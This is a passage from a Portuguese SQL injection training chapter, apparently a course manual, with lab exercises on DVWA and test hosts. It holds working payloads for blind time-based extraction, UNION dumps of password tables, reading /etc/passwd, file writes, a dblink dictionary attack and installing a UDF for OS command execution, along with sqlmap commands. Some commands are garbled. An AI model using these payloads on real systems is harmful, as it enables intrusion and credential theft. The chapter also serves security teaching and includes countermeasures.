A partir das respostas obtidas, é possível escrever a sequência de bits 01100101, que é igual ao valor decimal 101, conforme esperado.

### Inferência baseada em tempo

Considere o caso em que a injeção de SQL não produz nenhum efeito sobre o conteúdo que é exibido em resposta à requisição. Por esse motivo, pode parecer, em um primeiro instante, que não há meios de explorá-la, mas isso pode ser realizado de fato a partir de um canal secundário. O fundamento por trás disso, para inferência baseada em tempo, consiste na geração de uma pausa no processamento, se e somente se, uma dada condição, que corresponde à pergunta que se quer fazer, for satisfeita.

Obviamente, o tempo de parada deve ser perceptível, de modo a ser possível discernir entre os dois estados.

Esse método pode ser usado tanto com a técnica de busca binária quanto com a bit-a-bit, e, de modo geral, é melhor que os vetores sejam construídos por meio de partição e balanceamento. O motivo disso é que, algumas vezes, o ponto de injeção em aplicações dessa natureza ocorre em comandos INSERT e, portanto, a pergunta deve ser incluída como parte da expressão sendo injetada, sem comentário de final de linha. A falta desse cuidado gera erro sintático, fazendo com que o teste não seja efetuado com sucesso.

Para exemplificar, considere uma aplicação baseada em PostgreSQL e que o objetivo seja extrair a conta utilizada para acesso ao banco de dados. Nesse cenário, os seguintes valores são injetados para a descoberta do primeiro byte, empregando a técnica bit-a-bit:



```

a' || (case ascii(substr(user,1,1)) & 128 when 128 then pg_sleep(5) ↵
else '' end) || '
a' || (case ascii(substr(user,1,1)) & 64 when 64 then pg_sleep(5) ↵
else '' end) || ' /* Pausa */
a' || (case ascii(substr(user,1,1)) & 32 when 32 then pg_sleep(5) ↵
else '' end) || ' /* Pausa */
a' || (case ascii(substr(user,1,1)) & 16 when 16 then pg_sleep(5) ↵
else '' end) || ' /* Pausa */
a' || (case ascii(substr(user,1,1)) & 8 when 8 then pg_sleep(5) ↵
else '' end) || '
a' || (case ascii(substr(user,1,1)) & 4 when 4 then pg_sleep(5) ↵
else '' end) || '
a' || (case ascii(substr(user,1,1)) & 2 when 2 then pg_sleep(5) ↵
else '' end) || '
a' || (case ascii(substr(user,1,1)) & 1 when 1 then pg_sleep(5) ↵
else '' end) || '

```

Com base nas injeções que resultaram em pausa, obtém-se a sequência de bits 01110000, cujo valor decimal é 112, o qual é o código ASCII da letra p. É fácil observar, a partir da lista acima, que a técnica de partição e balanceamento, realmente, gera vetores mais longos.

## Automação

Executar manualmente as técnicas de injeção de SQL às cegas está longe de ser uma tarefa trivial, uma vez que cada requisição devolve, normalmente, apenas 1 bit de informação. Consequentemente, a extração de dados úteis implica a realização de vários milhares de requisições, no melhor caso.

Felizmente, existem diversas ferramentas que podem auxiliar o analista de segurança na execução desses testes. Entre os diversos exemplares estão: Absinthe, SQLBrute, SqlNinja e sqlmap.

O utilitário sqlmap, já introduzido, também pode ser utilizado em ataques baseados em injeção de SQL às cegas. Para isso, nenhuma opção adicional precisa ser selecionada, embora seja possível especificar a técnica que se deseja empregar, por meio da opção `--technique=`. Um exemplo de uso, para extração do nome do banco de dados, está mostrado na Figura 6.54.



```

$ sqlmap.py -u mssqlbi.esr.rnp.br --current-db --forms

sqlmap/0.9 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 17:22:44
...
[17:23:56] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux Fedora
web application technology: PHP 5.3.6, Apache 2.2.17
back-end DBMS: Microsoft SQL Server 2000
[17:23:56] [INFO] fetching current database
[17:23:56] [INFO] retrieved:
[17:24:01] [WARNING] adjusting time delay to 1 second
master
current database: 'master'

[*] shutting down at: 17:25:47

```

**Figura 6.54**  
Extração do nome  
do banco de dados,  
usando a ferra-  
menta sqlmap, com  
técnica de injeção  
de SQL às cegas.

A ferramenta Sqlninja é distribuída sob licença GPLv2 e tem por objetivo explorar aplicações vulneráveis à injeção de SQL, que utilizam o SQL Server como servidor de banco de dados. Pode ser executada em plataformas Linux, FreeBSD e MacOS X, desde que um interpretador Perl esteja instalado, além de alguns módulos específicos da linguagem. Permite realizar diversos ataques, incluindo: detecção do SGBD; identificação da conta utilizada pela aplicação; força bruta contra a senha da conta “sa”; escalada de privilégios no SGBD e no sistema operacional; criação de procedimento xp\_cmdshell personalizado, para o caso do original estar desabilitado; e envio de executáveis, entre muitos outros.

Toda a configuração da ferramenta é realizada por meio de parâmetros definidos no arquivo sqlninja.conf. Em uma configuração básica, devem ser especificados, pelo menos, o nome de domínio da aplicação; a porta para conexão; página vulnerável; tipo de requisição HTTP; parâmetros que devem ser enviados; e parâmetro injetável. Nota-se, com isso, que não faz parte dos objetivos do Sqlninja encontrar as vulnerabilidades, mas explorá-las somente. Além disso, é necessário um certo grau de conhecimento, sobre testes de invasão, para utilizar todas as funcionalidades que a ferramenta disponibiliza.

Um exemplo de sessão do Sqlninja, contra uma aplicação vulnerável à injeção de SQL às cegas, pode ser visto na Figura 6.55.

```

~$ sqlninja -m f
Sqlninja rel. 0.2.5
Copyright (C) 2006-2010 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Port 80. Assuming cleartext
[+] Target is: mssqlbi.esr.rnp.br
What do you want to discover ?
 0 - Database version (2000/2005)
 1 - Database user
 2 - Database user rights
 3 - Whether xp_cmdshell is working
 4 - Whether mixed or Windows-only authentication is used
 5 - Whether SQL Server runs as System
 (xp_cmdshell must be available)
 a - All of the above
 h - Print this menu
 q - exit
> 0
[+] Checking SQL Server version...
 Target: Microsoft SQL Server 2000
> 1
[+] Checking whether we are sysadmin...
 No, we are not 'sa'.... :/
[+] Finding dbuser length...
 Got it ! Length = 3
[+] Now going for the characters.....
 DB User is....: esr
> 2
[+] Checking whether user is member of sysadmin server role....
 You are an administrator !
> q

```

**Figura 6.55**

Extração de informações sobre o banco de dados, usando a ferramenta Sqlninja, com técnica de injeção de SQL às cegas.



## Exercício de fixação 3

### Ataque de injeção de SQL

Como é possível executar um ataque de injeção de SQL quando a aplicação não exibe o resultado da consulta?

---

---

---

---

---

### Injeção de SQL de segunda ordem

Injeção de SQL de segunda ordem, também chamada de injeção de SQL armazenada, difere das técnicas que vimos até aqui, porque a exploração não acontece no momento da injeção, mas, sim, posteriormente, quando o valor injetado é reutilizado pela aplicação. Por consequência, o ponto de injeção se localiza em um comando INSERT, em vez de um SELECT, e não causa nenhum efeito imediato, devido a filtros instalados na aplicação.



O problema somente surge porque o valor persistido é utilizado em ocasião ulterior, sem a sanitização necessária. Considere uma aplicação que permite aos usuários registrarem novas contas, e que um filtro está instalado nas telas de autenticação e de cadastro, de modo a duplicar toda aspa encontrada no identificador de usuário (Anley, 2002a). O objetivo disso, segundo o inocente desenvolvedor, é evitar ataques de injeção de SQL, iniciados com aspa simples, e, ao mesmo tempo, permitir que sejam utilizadas contas para nomes, como O'Reilly e O'Connor.

Durante a criação de uma nova conta, o seguinte comando é executado:

```
“insert into users values(“”.str_replace(“”, “”, $userid).””,
 “”.$senha.””)”
```

Tal que \$userid e \$senha são variáveis contendo valores fornecidos pelo usuário na tela de cadastro. Imagine que o usuário entre, respectivamente, com os textos “admin'--” e “senha”. Isso faz com que o seguinte comando seja executado:

```
insert into users values('admin'--, 'senha')
```

O qual cria uma conta com identificador exatamente igual ao valor escolhido pelo usuário, uma vez que o servidor de banco de dados interpreta as aspas duplicadas como uma só.

A aplicação em foco permite que usuários autenticados troquem a senha da própria conta sem terem de digitar a senha atual novamente. Além disso, o identificador de usuário empregado pelo comando UPDATE, que realiza a operação de troca, é obtido a partir do objeto de sessão e utilizado, sem ser tratado, como nas demais rotinas.

```
“update users set password = “”.$senha.”” where id = “”.$userid.”””
```

Supondo que o usuário admin'-- esteja autenticado e realize a troca de senha para o valor “difícil”, o seguinte comando será executado pelo servidor:

```
update users set password = 'difícil' where id = 'admin'--'
```

Note que, como a aspa não é duplicada nesse processo, ela balanceia a aspa que delimita o nome de usuário, enquanto o "--" trata de comentar o restante da linha. O resultado dessa injeção de segunda ordem resume-se na troca da senha da conta admin, se ela existir, sem que seja necessário conhecer a senha atual dela.

Ferramentas automatizadas apresentam uma enorme dificuldade para encontrar esse tipo de vulnerabilidade, conforme pode ser constatado pelo estudo de Doupé *et al.* (2010). Mesmo testes manuais podem enfrentar obstáculos na localização do defeito porque, na maioria das vezes, é difícil disparar o vetor injetado, principalmente, quando o processo ocorre às cegas. Apesar de reconhecer o trabalho que é descobrir injeções de SQL de segunda ordem, Clarke (2009) propõe um método, para realizar a tarefa, que consiste nos seguintes passos:

1. Durante a fase de mapeamento da aplicação, identifique todos os dados que podem ser controlados pelo usuário e que são armazenados no banco de dados.
2. Para cada um deles, forneça um valor, como aspa simples, por exemplo, que possa causar um problema se utilizado em um comando SQL.
3. Navegue por toda a aplicação, visitando lugares em que o valor possa ser usado explícita ou implicitamente, e observe se algum comportamento anômalo pode ser detectado.
4. Para cada potencial problema encontrado, tente criar uma prova de conceito que possa ser usada para comprovar a vulnerabilidade.

## Evasão de filtros

Algumas aplicações utilizam filtros para bloquear entradas maliciosas ou para alterá-las, de modo que não possam ser utilizadas em ataques. Muitas vezes, eles não são empregados com o propósito de propiciar defesa em camadas, mas, sim, de contornar vulnerabilidades presentes na aplicação (Clarke, 2009). Nesses casos, se o atacante consegue evadir os filtros instalados, o sistema pode ser explorado, normalmente.



Historicamente, não são raras as ocorrências de filtros dessa natureza contendo vulnerabilidades (Stuttard e Pinto, 2007).

Nos exemplos abaixo, observe as técnicas de evasão que podem ser empregadas em cada um dos casos:

- **Bloqueio de espaços:** dependendo da implementação, pode ser quebrado por meio da substituição de espaços por comentários de meio de comando. Exemplo:

```
select/**/username/**/from/**/v$session
```

- **Bloqueio de palavras utilizadas em SQL:** desde que escritas em maiúsculas ou minúsculas – é possível fornecer valores com alternância de letras maiúsculas e minúsculas. Exemplo:

```
sElEcT @@version
```

- **Remoção, em uma única passagem, das palavras utilizadas em SQL que estejam contidas nos dados fornecidos pelo usuário:** a quebra desse filtro pode ser realizada por meio da escrita aninhada das palavras, que são consideradas pelo controle. Exemplo:

```
selselectect @@version
```

- **Bloqueio de aspas:** a solução, nesse caso, consiste em utilizar concatenação de caracteres, conforme sintaxe do SGBD empregado. Exemplo:

```
select concat(char(65),char(66),char(67))
```

- **Bloqueio de palavras e caracteres diversos:** uma técnica de evasão, que funciona muitas vezes, consiste em aplicar codificação de URL ao valor do parâmetro injetado. Por exemplo, "" union select 1,null,null from dual--" fica:

```
%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%6e%75%6c%6c%2c%6e%75%6c%6c%20%66%72%6f%6d%20%64%75%61%6c%2d%2d
```

- **Filtros externos, escritos em C ou C++:** cadeias de caracteres, nessas linguagens, são finalizadas com um byte zero. Assim, uma estratégia de evasão consiste em inserir um byte nulo, codificado como %00, no começo do valor injetado (Clarke, 2009). Exemplo:

```
%00' union select @@version--
```

## Contramedidas

Para evitar que aplicações web sejam vulneráveis a ataques de injeção de SQL, os seguintes controles devem ser adotados nos processos de desenvolvimento e de implantação (Howard *et al.*, 2005; Clarke, 2009; Stuttard e Pinto, 2007):

- Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. É importante mencionar que essa abordagem é superior ao uso de listas negras, pois, dificilmente, é possível enumerar todas as entradas perniciosas possíveis. Complementarmente, restrinja o tamanho do campo ao máximo permitido.
- Se aspas forem permitidas em campos textuais, duplique-as sempre antes de utilizá-las em comandos SQL.
- Não submeta consultas ao banco de dados que sejam resultantes da concatenação do comando a ser executado com valores fornecidos por usuários.
- Utilize apenas comandos preparados (prepared statements), os quais são pré-compilados e não permitem que a semântica seja alterada depois disso. Desse modo, qualquer comando fornecido por um usuário malicioso, como parte da entrada, será interpretado como um parâmetro da consulta pelo SGBD.
- Realize o acesso à camada de dados, por meio de procedimentos definidos no banco de dados, encapsulando, assim, a estrutura das tabelas que compõem a aplicação.
- Capture todos os erros de execução e forneça apenas mensagens tratadas aos usuários, isto é, não exiba erros contendo comandos SQL, pilhas de execução e códigos específicos de plataforma.
- Utilize na aplicação uma conta para acesso ao banco de dados com os mínimos privilégios necessários à execução das tarefas. Nunca use contas com privilégios Data Definition Language (DDL) e, muito menos, contas administrativas. Se isso não for respeitado, a extensão do dano, em caso de ataque bem-sucedido, poderá ser muito maior, uma vez que o atacante será capaz de remover, incluir e alterar objetos estruturais, como tabelas e índices, por exemplo.

### DDL

Compreende o subconjunto de comandos SQL, utilizados na criação, alteração e remoção de objetos de um banco de dados.



- Realize o robustecimento do servidor de banco de dados eliminando objetos, usuários e privilégios desnecessários. Por exemplo, em versões mais antigas de Oracle, muitos pacotes vinham com privilégio de execução concedido para PUBLIC por padrão, isto é, podiam ser acessados por qualquer conta do banco. Assim como no item acima, a ideia desse controle é diminuir a extensão do dano, caso as linhas de defesa falhem, sempre pensando em defesa em camadas.
- Instale um filtro de pacotes no servidor de banco de dados e o configure para permitir apenas os tráfegos de entrada e saída válidos.



## Exercício de fixação 4

### Stored procedures

Muitos afirmam que a solução contra injeção de SQL consiste no uso de stored procedures. Isso é verdade?

---

---

---

---

---



# Roteiro de Atividades 6

## Atividade 1 – Especificidades de SGBDs

---

Esta atividade tem por objetivo ilustrar as diferenças apresentadas por alguns sistemas gerenciadores de banco de dados. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

### Empilhamento de comandos

O foco desta atividade é verificar o suporte a comandos empilhados.

1. Abra uma janela de terminal.
2. Conecte-se ao servidor Fedora e digite “esruser” como senha:

```
~$ ssh esruser@192.168.213.200
```

3. Conecte-se ao MySQL, utilizando a conta root:

```
~$ mysql --user=root mysql
```

4. Execute os seguintes comandos empilhados e veja se algum problema ocorre:

```
mysql> select @@version;select @@version;
```

5. Abra uma segunda janela de terminal.

6. Conecte-se ao servidor Fedora e digite “esruser” como senha:

```
~$ ssh esruser@192.168.213.200
```

7. Conecte-se ao PostgreSQL, utilizando a conta postgres, e, quando solicitada, forneça a senha “postgres”:

```
~$ psql postgres postgres
```

8. Execute os seguintes comandos empilhados e veja se algum problema ocorre:

```
postgres=# select version();select version();
```

### Comando de pausa

Neste exercício, serão estudados os comandos de pausa fornecidos pelos SGBDs.

1. No terminal de acesso ao MySQL, digite o comando abaixo e veja o que acontece:

```
mysql> select sleep(5);
```

2. Invoque a função de avaliação de desempenho:

```
mysql> select benchmark(5000000,sha1("Teste"));
```

3. Mude para o terminal de acesso ao PostgreSQL e digite:

```
postgres=# select pg_sleep(5);
```



## Manipulação de caracteres e de cadeias de caracteres

O objetivo dessa prática é utilizar as funções e os operadores de manipulação de cadeias de caracteres.

1. No terminal de acesso ao MySQL, realize a concatenação de cadeias de caracteres:

```
mysql> select 'a' 'b', concat('a','b');
```

2. Extraia uma parte do texto “escola de redes”:

```
mysql> select substr(“escola de redes”,1,6);
```

3. Verifique o tamanho do texto “escola de redes”:

```
mysql> select length(“escola de redes”);
```

4. Descubra o código ASCII do caractere A e o caractere correspondente ao ASCII 112:

```
mysql> select ascii('A'),char(112);
```

5. Alterne para o terminal de acesso ao PostgreSQL e utilize o operador de concatenação:

```
postgres=# select 'a' || 'bc';
```

6. Encerre as janelas de terminal.

## Atividade 2 – Descoberta de vulnerabilidades e exploração

O propósito desta atividade é introduzir ao aluno os métodos que podem ser utilizados para a descoberta de vulnerabilidades, exploráveis por meio de injeção de SQL. Todos os exercícios devem ser realizados na máquina virtual do aluno e é altamente recomendado que se tente traçar a estratégia de exploração antes de seguir o roteiro fornecido. Alguns arquivos de apoio estão contidos no diretório /home/esruser/Arquivos do Curso/sessao-09. Por fim, sempre que a injeção conduzir à outra página da aplicação, após analisado o resultado, retorne à página anterior, pressionando *Alt + Seta esquerda*.

### Testes básicos

Este exercício e a maioria dos que seguem neste capítulo serão realizados sobre a aplicação DVWA, criada para permitir que desenvolvedores, profissionais de segurança e estudantes aprendam sobre as vulnerabilidades que podem afetar aplicações web. Este primeiro roteiro engloba os testes básicos de injeção de SQL.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, por meio da barra de atalhos.
3. Autentique-se, fornecendo as credenciais “admin/password”.
4. No menu presente do lado esquerdo, clique em *SQL Injection*.
5. Digite uma aspa simples no campo *User ID* e clique em *Submit*. O que acontece? Alguma informação interessante para um teste de invasão é exibida?

- 
6. Digite “” or ‘1’=‘1” no campo *User ID* e clique em *Submit*. O que aparece?
-

7. Digite "" or 1=1--" no campo *User ID* e clique em *Submit*. Por que o erro acontece?

---

8. Corrija a entrada para "" or 1=1#" e repita o processo.

## Extração de dados via UNION

Este exercício tem por finalidade introduzir a técnica de extração de dados baseada no operador UNION, além dos métodos para determinação do número de colunas e dos respectivos tipos.

### Determinação do número de colunas

9. Na aplicação DVWA, na mesma página, digite o vetor abaixo e clique em *Submit*:

```
' union select null#
```

O erro indica que há mais de uma coluna na tabela.

10. Realize o teste com duas colunas:

```
' union select null,null#
```

Observe que a requisição foi executada com sucesso, o que indica que a consulta realizada possui duas colunas.

11. Faça o teste com a técnica baseada na cláusula ORDER BY:

```
' order by 1#
```

Conforme esperado, nenhum erro acontece, uma vez que há duas colunas.

12. Repita o teste para duas colunas e verifique se algum erro acontece:

```
' order by 2#
```

13. Execute o mesmo teste para três colunas e diga se o que acontece é coerente com o esperado:

```
' order by 3#
```

### Determinação dos tipos das colunas

1. Submeta o seguinte texto para testar o tipo da primeira coluna:

```
' union select 'abc',null#
```

A ausência de erro, decorrente da requisição, implica que a primeira coluna é textual.

2. Repita o processo para a segunda coluna, fornecendo:

```
' union select null, 'abc'#
```

É possível afirmar que o tipo da segunda coluna também é textual?

---

## Identificação do servidor de banco de dados

Apesar de já se saber o servidor de banco de dados utilizado, graças às mensagens de erro e ao tipo de comentário utilizado, neste exercício o leitor ratificará a informação e coletará outras mais acerca do banco de dados.

1. Na aplicação DVWA, na mesma página, digite o texto abaixo, para descobrir a versão, e clique em *Submit*:

```
' union select @@version,null#
```

2. Verifique a conta que a aplicação utiliza para acessar o banco de dados, fornecendo:

```
' union select current_user(),null#
```

3. Descubra o nome do banco de dados empregado pela aplicação, digitando:

```
' union select database(),null#
```

4. Repita o processo utilizando o sqlmap. Para isso, inicie uma janela de terminal.

5. Digite o seguinte comando e verifique as opções disponíveis:

```
~$ sqlmap.py -h
```

6. Como a página vulnerável do DVWA só é acessível por uma sessão autenticada, é necessário obter o cookie definido pela aplicação. No Firefox, no menu *Tools*, selecione *Cookie Editor*.
7. Aumente a janela e clique individualmente nos cookies PHPSESSID e security, copiando o valor de cada um deles.
8. Clique em *Close* para encerrar o complemento Add N Edit Cookies.
9. Copie a URL inteira presente na barra de endereços do Firefox.
10. A partir da URL e dos cookies coletados, monte um comando semelhante ao abaixo apresentado, para identificar o banco de dados utilizado:

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/?
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1
sc24;"
security=low" -f
```

11. Pressione *Enter* para a pergunta *GET parameter 'id' is vulnerable. Do you want to keep testing the others? [y/N]*.
12. O SGBD foi corretamente identificado?

- 
13. Repita o passo 10, substituindo a opção *-f* por *-b*, para captura do banner do SGBD:

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/?
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1sc24;"
security=low" -b
```



14. Para descobrir o usuário corrente, troque a opção -b por --current-user:

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sql/?id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1sc24;" --security=low" --current-user
```

15. Finalmente, substitua a opção `--current-user` por `--current-db` para identificar o banco de dados utilizado pela aplicação:

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sql/?id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1sc24;" --security=low" --current-db
```

16. Encerre a janela de terminal.

## Escalada de privilégios

A proposta deste exercício é conseguir acesso mais privilegiado que o proporcionado pela conta utilizada pela aplicação. Para isso, um ataque de dicionário contra a conta administrativa do PostgreSQL será efetuado.

1. Abra uma nova janela do Firefox, pressionando *Ctrl* + *N*.
2. Acesse <http://pgsqli.esr.rnp.br/escalada.php>.
3. Digite uma aspa simples no campo *Termos* e clique em *Buscar Artigos*. A aplicação exibe informações sobre o banco de dados utilizado? Anote todas as informações relevantes.
4. Com o campo *Termos* vazio, clique em *Buscar Artigos*. Correlacione os nomes de colunas descobertos no passo 3 com as exibidas pela consulta e infira o tipo de cada uma delas.
5. Verifique a versão do PostgreSQL, o identificador da conta que a aplicação utiliza para acessar o SGBD, e o próprio nome do banco de dados:

```
' union select null,version(),user||':'||current_database()--
```

6. Suponha que se saiba da existência de uma tabela chamada books, cujas colunas são id, author e title. Tente extrair o conteúdo dela por meio da técnica UNION:

```
' union select id,author,title from books--
```

A conta possui os privilégios necessários para realizar a operação?

7. De modo a conseguir extrair informações das tabelas do banco, dentre as quais a books, é necessário escalar os privilégios da conta de acesso atual. Para isso, realize um ataque de dicionário contra a conta postgres, iniciando com a senha password:

```
* union select * from dblink('host=localhost user=postgres
password=password',select 1,\a\,\b\)) returns (i int, j text,
k text)--
```

8. Repita o passo 7, com a senha postgres:

```
' union select * from dblink('host=localhost user=postgres
password=postgres',select 1,\a\,\b\)) returns (i int, j text,
k text)--
```

9. Utilize o próprio dblink para extrair a tabela books, usando as credenciais administrativas:

```
' union select * from dblink('dbname=pgsql host=localhost
user=postgres password=postgres',select id,author,title from
books) returns (i int, j text, k text)--
```



Note que é necessário especificar o nome do banco de dados, obtido no Passo 5.

Feche a janela atual do Firefox.

## Descoberta e extração de tabelas

Esta prática visa familiarizar o leitor com as diversas tabelas e visões que compõem o dicionário de dados do MySQL, e como elas podem ser empregadas para obter informações sobre os diversos objetos existentes nos bancos do servidor.

### Parte I – Extração manual

1. Na aplicação DVWA, na página de Injeção de SQL, digite o vetor abaixo e clique em *Submit* para descobrir as tabelas existentes nas bases gerenciadas pelo MySQL:

```
' and 1=2 union select table_schema,table_name from
information_schema.tables where table_schema<>
'information_schema' order by 1#
```

2. Role a tela e veja as inúmeras tabelas presentes nos diversos esquemas.

3. Descubra as colunas da tabela “wackopicko.users”:

```
' and 1=2 union select column_name,data_type from
information_schema.columns where table_schema='wackopicko' and
table_name='users'#
```

4. Selecione todas as linhas da tabela “wackopicko.users”, incluindo no resultado as colunas login, password e salt:

```
' and 1=2 union select login,concat(password,':',salt) from
wackopicko.users#
```

5. Descubra as colunas da tabela “owasp10.accounts”:

```
' and 1=2 union select column_name,data_type from
information_schema.columns where table_schema='owasp10' and
table_name='accounts'#
```

6. Selecione todas as linhas da tabela "owasp10.accounts", incluindo no resultado as colunas username e password:

```
' and 1=2 union select username,password from owasp10.accounts#
```

## Parte II – Extração automatizada

Nesta parte do exercício, o aluno aprenderá como extrair as mesmas tabelas com auxílio da ferramenta sqlmap.

1. Inicie uma janela de terminal.
2. Como a página vulnerável do DVWA só é acessível por uma sessão autenticada, é necessário obter o cookie definido pela aplicação. No Firefox, no menu *Tools*, selecione *Cookie Editor*.
3. Aumente a janela e clique individualmente nos cookies PHPSESSID e security, copiando o valor de cada um deles.
4. Clique em *Close* para encerrar o complemento Add N Edit Cookies.
5. Copie a URL inteira presente na barra de endereços do Firefox.
6. A partir da URL e dos cookies coletados, monte um comando semelhante ao abaixo apresentado para enumerar as tabelas existentes:

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/? 8
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1
sc24;8
security=low" --tables
```

7. Descubra as colunas da tabela "wackopicko.users":

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/? ↵
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1
sc24;↵
security=low" --columns -D wackopicko -T users
```

8. Selecione todas as linhas da tabela "wackopicko.users":

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/? ↵
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1
sc24;↵
security=low" --dump -D wackopicko -T users
```

Responda Y para a pergunta "Fetching entries for table 'users' on database 'wackopicko' recognized possible password hash values. Do you want to use dictionary attack on retrieved table items? [Y/n/q]" e pressione *Enter* para as duas próximas perguntas.

9. Veja o arquivo CSV gerado pela ferramenta:

```
~$ cat /usr/share/sqlmap/output/dvwa.esr.rnp.br/dump/wackopicko/↵
users.csv
```

10. Descubra as colunas da tabela "owasp10.accounts":

```
~$ sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/?
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1
sc24;"
security=low" --columns -D owasp10 -T accounts
```

11. Selecione todas as linhas da tabela "owasp10.accounts":

```
sqlmap.py -u "http://dvwa.esr.rnp.br/vulnerabilities/sqli/?
id=a&Submit=Submit#" --cookie="PHPSESSID=v9aqm8gvkljvpqiuavkaa1
sc24;"
security=low" --dump -D owasp10 -T accounts
```

12. Encerre a janela de terminal.

## Manipulação de arquivos

Diversos ataques contra a aplicação e o próprio sistema gerenciador de bancos de dados requerem a leitura e escrita de arquivos do sistema. Neste exercício, o leitor aprenderá como realizar essas tarefas explorando uma aplicação vulnerável baseada em MySQL.

### Leitura de arquivos

1. Na aplicação DVWA, na página de Injeção de SQL, digite o vetor abaixo e clique em *Submit* para ler o arquivo */etc/passwd*:

```
' and 1=2 union select load_file('/etc/passwd'),null#
```

2. Tente carregar, agora, o arquivo binário */etc/mountpoint*:

```
' and 1=2 union select load_file('/bin/mountpoint'),null#
```

É fácil perceber que há diversos caracteres não imprimíveis, como esperado.

3. Leia o arquivo novamente, mas codificando-o em caracteres hexadecimais:

```
' and 1=2 union select hex(load_file('/bin/mountpoint')),null#
```

### Escrita de arquivos

4. Abra uma janela de terminal.

5. Conecte-se ao servidor Fedora, fornecendo a senha "esruser":

```
~$ ssh esruser@192.168.213.200
```

6. Liste os arquivos presentes no diretório */tmp*:

```
~$ ls -l /tmp
```

7. Na aplicação DVWA, na página de Injeção de SQL, digite o vetor abaixo e clique em *Submit* para gravar os dados da tabela "wackopicko.users" no arquivo */tmp/users.txt*:

```
' and 1=2 union select login,password from wackopicko.users into
outfile /tmp/users.txt#
```

8. Retorne ao terminal e verifique que o arquivo foi criado:

```
~$ less /tmp/users.txt
```

9. Injete o seguinte texto no DVWA, na página de injeção de SQL, para criação de um arquivo binário contendo os bytes {0x30, 0x45, 0x10}:

```
' and 1=2 union select 0x304510,'' into outfile '/tmp/arq1.bin'##
```

10. Na janela de terminal, verifique o tamanho do arquivo:

```
~$ ls -l /tmp/arq1.bin
```

Por que o arquivo gerado possui 5 bytes, em vez de 3? Qual foi o erro cometido?

---

11. Gere um novo arquivo, via injeção de SQL no DVWA, com mesmo conteúdo:

```
' and 1=2 union select 0x304510,'' into dumpfile '/tmp/arq2.bin'##
```

12. Verifique o tamanho do arquivo */tmp/arq2.bin*, na janela de terminal:

```
~$ ls -l /tmp/arq2.bin
```

13. Encerre a janela de terminal.

### Função definida pelo usuário

Este exercício tem por objetivo a criação de funções de usuário que permitam a execução de comandos no sistema operacional.

1. Acesse <http://pgsqli.esr.rnp.br/index2.php>, no Firefox.

2. Digite o valor abaixo no campo *Termos* e clique em *Buscar Artigos*:

```
';select replace(sys_eval('ls -l /'),'\\n','
')--
```

Que erro ocorre?

---

3. Abra uma janela de terminal.

4. Acesse o diretório */home/esruser/Arquivos\ do\ Curso/sessao-06/udf/postgresql/*:

```
~$ cd /home/esruser/Arquivos\ do\ Curso/sessao-06/udf/postgresql/
```

5. Abra o arquivo *vetores.txt*:

```
~$ gedit vetores.txt &
```

6. Selecione inteiramente o vetor identificado como P1 e pressione *Ctrl + C*.

7. Retorne à aplicação de busca de artigos, limpe o campo e cole o valor copiado, pressionando *Ctrl + V*. Essa etapa cria uma tabela temporária no banco de dados.

8. No gedit, selecione inteiramente o vetor identificado como P2 e pressione *Ctrl + C*.

9. Retorne à aplicação de busca de artigos, limpe o campo e cole o valor copiado, pressionando *Ctrl + V*. Essa etapa armazena, na tabela temporária, a representação em BASE64 da biblioteca a ser instalada.

10. No gedit, selecione inteiramente o vetor identificado como P3 e pressione *Ctrl + C*.

11. Retorne à aplicação de busca de artigos, limpe o campo e cole o valor copiado, pressionando *Ctrl* + *V*. Essa etapa cria um objeto do tipo *large*.
12. No *gedit*, selecione inteiramente o vetor identificado como P4 e pressione *Ctrl* + *C*.
13. Retorne à aplicação de busca de artigos, limpe o campo e cole o valor copiado, pressionando *Ctrl* + *V*. Essa etapa atualiza a parte de dados do objeto recém-criado para o conteúdo original da biblioteca.
14. No *gedit*, selecione inteiramente o vetor identificado como P5 e pressione *Ctrl* + *C*.
15. Retorne à aplicação de busca de artigos, limpe o campo e cole o valor copiado, pressionando *Ctrl* + *V*. Essa etapa grava a biblioteca no arquivo */tmp/lib\_postgresqludf\_sys.so*.
16. No *gedit*, selecione inteiramente o vetor identificado como P6 e pressione *Ctrl* + *C*.
17. Retorne à aplicação de busca de artigos, limpe o campo e cole o valor copiado, pressionando *Ctrl* + *V*. Essa etapa cria quatro funções de usuário no PostgreSQL para execução de comandos e leitura de arquivos.
18. Repita o Passo 2 e veja o que acontece.
19. Encerre o *gedit*.
20. Para o próximo exercício, mantenha a aplicação de consulta de artigos e o terminal abertos.

## Execução de comandos no sistema operacional

A prática anterior já ilustrou como executar comandos do sistema operacional por meio de injeção de SQL baseada em função de usuário. Assim, o objetivo deste exercício é apenas agregar mais alguns exemplos.

1. No terminal, digite o seguinte comando para escutar conexões na porta 10000:

```
